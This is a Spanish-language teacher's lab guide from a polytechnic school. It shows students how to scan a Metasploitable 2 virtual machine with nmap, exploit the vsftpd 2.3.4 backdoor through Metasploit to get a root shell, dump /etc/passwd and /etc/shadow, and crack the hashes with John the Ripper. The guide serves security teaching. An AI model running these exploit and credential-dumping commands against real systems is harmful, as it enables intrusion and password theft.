- Revisar siempre la sintaxis de los comandos antes de ejecutarlos.
- Se debe crear un diccionario propio para lograr descifrar la contraseña.



ESCUELA POLITÉCNICA NACIONAL

ESCUELA DE FORMACIÓN DE TECNÓLOGOS

HOJA GUÍA PARA PROFESORES

PRÁCTICA N° 6

1. TEMA: Análisis y explotación de vulnerabilidades

2. DESARROLLO DE LA PRÁCTICA

NOTA: Tiempo estimado para realizar la presente práctica de laboratorio software es de 1 hora

Paso 1. En la figura 3.77 se observa el icono a emplearse, el mismo que se debe ejecutar al hacer doble clic sobre este.




Figura 3.77 Icono de Oracle VM VirtualBox para la práctica seis

Al ejecutar el icono se muestra la interfaz gráfica de la aplicación donde se realizan las configuraciones de la red de las máquinas virtuales que se utilizan en la práctica, dando clic en configuración se abre la ventana que se muestra en la figura 3.78 donde se elige la opción red y se configura como adaptador puente.





Figura 3.78 Configuración de red de la máquina virtual para la práctica seis

Se realiza el mismo proceso para la máquina virtual metasploitable

Paso 2. Iniciar la maquina atacante y la maquina vulnerable, la maquina atacante Kali Linux se inicia con nombre de usuario **alumno** y contraseña **root**; mientras que, la maquina vulnerable metasploitable 2 se inicia con nombre de usuario **msfadmin** y contraseña **msfadmin**.

Paso 3. Comprobar que se encuentren en la misma red, para ello en la figura 3.79 se observa la dirección IP de la máquina virtual *Kali Linux* y la dirección IP de la máquina metasploitable confirmando que se encuentran en la misma red, para conocer la dirección IP en Linux se realiza digitando el comando *ifconfig* en el terminal y se no despliega la información solicitada



```
metasploitable 2 [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:f2:31:e9
          inet addr:192.168.1.124  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe2:31e9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:396 errors:0 dropped:0 overruns:0 frame:0
          TX packets:72 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:28843 (28.1 KB)  TX bytes:7726 (7.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

(alumno@alumno)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.1.110 netmask 255.255.255.0  broadcast 192.168.1.255
      inet6 fe80::a00:27ff:fe54:f174 prefixlen 64  scopeid 0x20<link>
      ether 08:00:27:54:f1:74 txqueuelen 1000 (Ethernet)
      RX packets 590  bytes 43944 (42.9 KiB)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 27  bytes 2222 (2.1 KiB)
      TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

Figura 3.79 Direccionamiento IP para las maquinas virtuales

Las dos máquinas virtuales se encuentran configurados con direccionamiento dinámico en la misma red

Paso 4. Realizar un barrido de la red con la herramienta nmap y almacenar la información en un archivo de texto, para ello es necesario entrar como superusuario al terminal *Linux* con el comando *sudo su* solicitara la contraseña **root**, como se muestra en la figura 3.80 lo primero que se debe analizar es la red para encontrar el objetivo que se busca

```

(alumno@alumno)-[~]
└─$ sudo su
[sudo] password for alumno:
(alumno@alumno)-[~/home/alumno]
└─# nmap -sP 192.168.1.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-25 14:35 -05
Nmap scan report for 192.168.1.3
Host is up (0.0055s latency).
MAC Address: BC:66:41:8A:1C:C0 (Ieee Registration Authority)
Nmap scan report for 192.168.1.114
Host is up (0.095s latency).
MAC Address: B8:5A:73:5B:B3:5E (Samsung Electronics)
Nmap scan report for 192.168.1.116
Host is up (0.095s latency).
MAC Address: CC:6E:A4:0E:DF:0E (Samsung Electronics)
Nmap scan report for 192.168.1.117
Host is up (0.095s latency).
MAC Address: 20:3D:BD:7A:36:B3 (LG Innotek)
Nmap scan report for 192.168.1.119

```

Figura 3.80 Análisis de la red con nmap

Paso 5. Analizar la red objetivo como se observa en la figura 3.81 una vez encontrado la maquina objetivo se realiza un análisis de puertos con la herramienta *NMAP* y se almacena en un archivo.

```

root@alumno:/home/alumno
Archivo Acciones Editar Vista Ayuda
└─(root@alumno)-[~/home/alumno]
└─# nmap -sS -sV 192.168.1.124
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-26 11:33 -05
Nmap scan report for 192.168.1.124
Host is up (0.0012s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell

```

Figura 3.81 Análisis de puertos del servidor metasploitable

Paso 6. Iniciar *metasploit framework* para realizar el mismo proceso y comparar los resultados, lo primero que se hace es iniciar el servicio de *Postgresql* que es la base de datos con el siguiente comando:

```
# services postgresql start
```

Ya iniciado el servicio se digita el comando \$ *msfconsole* en el terminal para utilizar la herramienta Metasploit como se muestra en la figura 3.82,




Figura 3.82 Metasploit framework

Una vez adentro, se valida la conexión entre el servicio de postgresql con el siguiente comando:

```
msf > db_status
```

Para trabajar con metasploit se crea áreas de trabajo para no confundir la elaboración de la práctica con el siguiente comando:

```
msf > workspaces -a <nombre>
```

para la siguiente práctica se crea dos áreas de trabajo como se observa en la figura 3.83 en la primera área de trabajo se utiliza la herramienta interna de metasploit para analizar los puertos y la segunda área de trabajo se va a importar la información adquirida con *NMAP* y comparar los resultados





Figura 3.83 Área de trabajo msfconsole

Paso 7. Realizar el análisis de puertos con *metasploit*, en la figura 3.84 se observa el resultado del análisis con la herramienta que tiene *metasploit* con el siguiente comando:

```
msf > db_nmap <dirección_IP> -p <rango_de_puertos>
```



```
root@alumno:/home/alumno
Archivo Acciones Editar Vista Ayuda
msf6 > db_nmap 192.168.1.124 -p 1-65535
[*] Nmap: Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-26 12:13 -05
[*] Nmap: Nmap scan report for 192.168.1.124
[*] Nmap: Host is up (0.00092s latency).
[*] Nmap: Not shown: 65505 closed ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 21/tcp    open  ftp
[*] Nmap: 22/tcp    open  ssh
[*] Nmap: 23/tcp    open  telnet
[*] Nmap: 25/tcp    open  smtp
[*] Nmap: 53/tcp    open  domain
[*] Nmap: 80/tcp    open  http
[*] Nmap: 111/tcp   open  rpcbind
[*] Nmap: 139/tcp   open  netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds
[*] Nmap: 512/tcp   open  exec
[*] Nmap: 513/tcp   open  login
[*] Nmap: 514/tcp   open  shell
[*] Nmap: 1099/tcp  open  rmiregistry
[*] Nmap: 1524/tcp  open  ingreslock
[*] Nmap: 2049/tcp  open  nfs
[*] Nmap: 2121/tcp  open  ccproxy-ftp
[*] Nmap: 3306/tcp  open  mysql
[*] Nmap: 3632/tcp  open  distccd
```

Figura 3.84 Análisis de puertos con *metasploit*

De esta manera los resultados se almacenan en la base de datos y para consultar la información se utilizan los siguientes comandos:

hosts: Imprime en la pantalla los sistemas analizados

services: Imprime en la pantalla todos los puertos y servicios asociados

vulns Describe las vulnerabilidades

Como anteriormente se realizó el mismo proceso con nmap se puede importar el archivo generado con la información, para esto se cambia de área de trabajo con el comando:

```
> workspace <nombre_area_de_trabajo>
```

cómo se observa en la figura 3.85 con el siguiente comando.

```
msf6 > db_import <dirección_del_documento>
```



```

root@alumno:/home/alumno
Archivo Acciones Editar Vista Ayuda
msf6 > workspace
db_nmap
default
* practica4
msf6 > db_import /home/alumno/Escritorio/practica4.xml
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.10.10'
[*] Importing host 192.168.1.124
[*] Successfully imported /home/alumno/Escritorio/practica4.xml
msf6 >

```

Figura 3.85 Importación de documentos hacia metasploit

En la figura 3.86 se observa los servicios que la maquina metasploitable ofrece, para la práctica se aprovecha una vulnerabilidad del puerto 21 y se busca un exploits que permita la explotación.

```

msf6 > services
Services
-----
host      port  proto  name          state  info
-----
192.168.1.124  21    tcp    ftp           open   vsftpd 2.3.4
192.168.1.124  22    tcp    ssh           open   OpenSSH 4.7p1 Debian 8ubuntu1 prot
ocol 2.0
192.168.1.124  23    tcp    telnet       open   Linux telnetd
192.168.1.124  25    tcp    smtp         open   Postfix smtpd
192.168.1.124  53    tcp    domain       open   ISC BIND 9.4.2
192.168.1.124  80    tcp    http         open   Apache httpd 2.2.8 (Ubuntu) DAV/2
192.168.1.124  111   tcp    rpcbind      open   2 RPC #100000
192.168.1.124  139   tcp    netbios-ssn open   Samba smbd 3.X - 4.X workgroup: WO
RKGROUP
192.168.1.124  445   tcp    netbios-ssn open   Samba smbd 3.X - 4.X workgroup: WO
RKGROUP
192.168.1.124  512   tcp    exec         open   netkit-rsh rexecd
192.168.1.124  513   tcp    login        open   OpenBSD or Solaris rlogind
192.168.1.124  514   tcp    tcpwrapped   open
192.168.1.124  1099  tcp    java-rmi     open   GNU Classpath grmiregistry
192.168.1.124  1524  tcp    bindshell    open   Metasploitable root shell
192.168.1.124  2049  tcp    nfs          open   2-4 RPC #100003
192.168.1.124  2121  tcp    ftp          open   ProFTPD 1.3.1

```

Figura 3.86 Servicios detectados en el servidor

Se observa que el puerto 21 está en estado abierto y ofrece el servicio ftp en la versión vsftpd que es el software que controla ese servicio, para esta práctica se utiliza una vulnerabilidad cuyo exploit se lo encuentra en *metasploit* como lo muestra en la figura 3.87 con el siguiente comando:

> search vsftpd

```
Matching Modules
-----
#  Name                                     Disclosure Date  Rank    Check  Des
--  -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03     excellent No      VSF
TPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/
unix/ftp/vsftpd_234_backdoor
```

Figura 3.87 Exploit Vsftpd v2.3.4

Este *exploit* permite ejecutar comandos en el sistema a través de un *backdoor* que se crea, para usar el exploit que se utiliza el siguiente comando:

> use <dirección_del_exploit>

Con este comando se entra al *exploit* como tal, ahora con el comando “*show options*” se puede ver las opciones que se solicita para la explotación como se observa en la figura 3.88

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
-----
RHOSTS    yes              yes       The target host(s), range CIDR id
entifier, or hosts file with syntax 'file:<path>'
RPORT     21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

Name      Current Setting  Required  Description
-----
Exploit target:

Id  Name
--  -
0   Automatic

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Figura 3.88 Configuración de exploit

Se observa las opciones que el *exploit* solicita para la explotación En este caso la único que solicita es la dirección IP del objetivo se especifica con el siguiente comando:

Set RHOST <dirección_IP>

Una vez configurado se revisa con el comando “*show options*” o se puede revisar el comando “*show payloads*” que muestra el *payloads* que se obtiene y se ejecuta en el sistema vulnerado, dependiendo de cómo este programado puede realizar diversas acciones, como se observa en la figura 3.89 el único payload que se tiene permite obtener una *Shell* del sistema vulnerado

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
-----
#  Name                Disclosure Date  Rank  Check  Description
-  -
0  cmd/unix/interact    normal          No    Unix Command, Interact with Estab
    lished Connection
```

Figura 3.89 Payloads del exploit vsftpd

Con el comando *exploit* se ejecuta la acción como se observa en la figura 3.90 se crea un acceso al sistema vulnerado y con eso se aprovecha la vulnerabilidad en el sistema

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.124:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.124:21 - USER: 331 Please specify the password.
[+] 192.168.1.124:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.124:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 192.168.1.124:6200) at 2020-12-26 13:30:56 -0500

whoami
root
█
```

Figura 3.90 Sistema vulnerado

Con el comando “*whoami*” se observa que se vulnero el sistema y se tomó el control con usuario **root** es decir tiene privilegios totales

Paso 8. Obtener las contraseñas de usuarios, para ello se debe conocer la estructura de Linux, conocer en donde se almacenan las contraseñas para realizar un proceso de *cracking*, estas contraseñas se encuentran en la siguiente dirección */etc/passwd* que muestra todos los usuarios del sistema y */etc/shadow*, que almacena las contraseñas encriptadas como se muestra en la figura 3.91 con el siguiente comando se puede ver el contenido de estos documentos:

Cat /etc/passwd /etc/shadow

```

whoami
root
Archivo Acciones Editar Vista Ayuda
cat /etc/passwd /etc/shadow
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash

```

Figura 3.91 Contenido de los archivos *passwd* y *shadow* del servidor desde *Kali linux*

Paso 9. Descifrar contraseñas, para el proceso de descifrado se crea un archivo en el sistema *Kali linux* y se copia los datos que fueron expuestos en el proceso de explotación seleccionando la información deseada más clic derecho la opción copiar mientras que en el archivo creado con el siguiente comando se procede con clic derecho y pegar como se muestra en la figura 3.92

nano <nombre del archivo>

```

GNU nano 5.3 /home/alumno/Escritorio/claves
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh

```

[^]G Ayuda [^]O Guardar [^]W Buscar [^]K Cortar [^]T Ejecutar
[^]X Salir [^]R Leer fich. [^]N Reemplazar [^]U Pegar [^]J Justificar

Figura 3.92 Archivo con nombres de usuarios y contraseñas

Con el uso de la herramienta *John the ripper* se descifra las contraseñas encriptadas con el siguiente comando dentro del terminal del sistema operativo *Kali linux*:

john <nombre_del_archivo>

POSIBLES FALLOS:

- Al no encontrar un Exploit que permita aprovechar una vulnerabilidad
- Encontrarse en diferente red a la del servidor objetivo
- Equivocación en la sintaxis de los comandos a utilizar.

SOLUCIÓN.

- Tener conocimiento acerca de los puertos y los servicios que se puede ofrecer es posible que en el internet se pueda encontrar *exploits* que puedan vulnerar dichos servicios
- Configurar siempre las direcciones IP's Estáticamente para que esta no se altere cuando se reinicien la maquina
- Revisar siempre la sintaxis del comando antes de ejecutar.

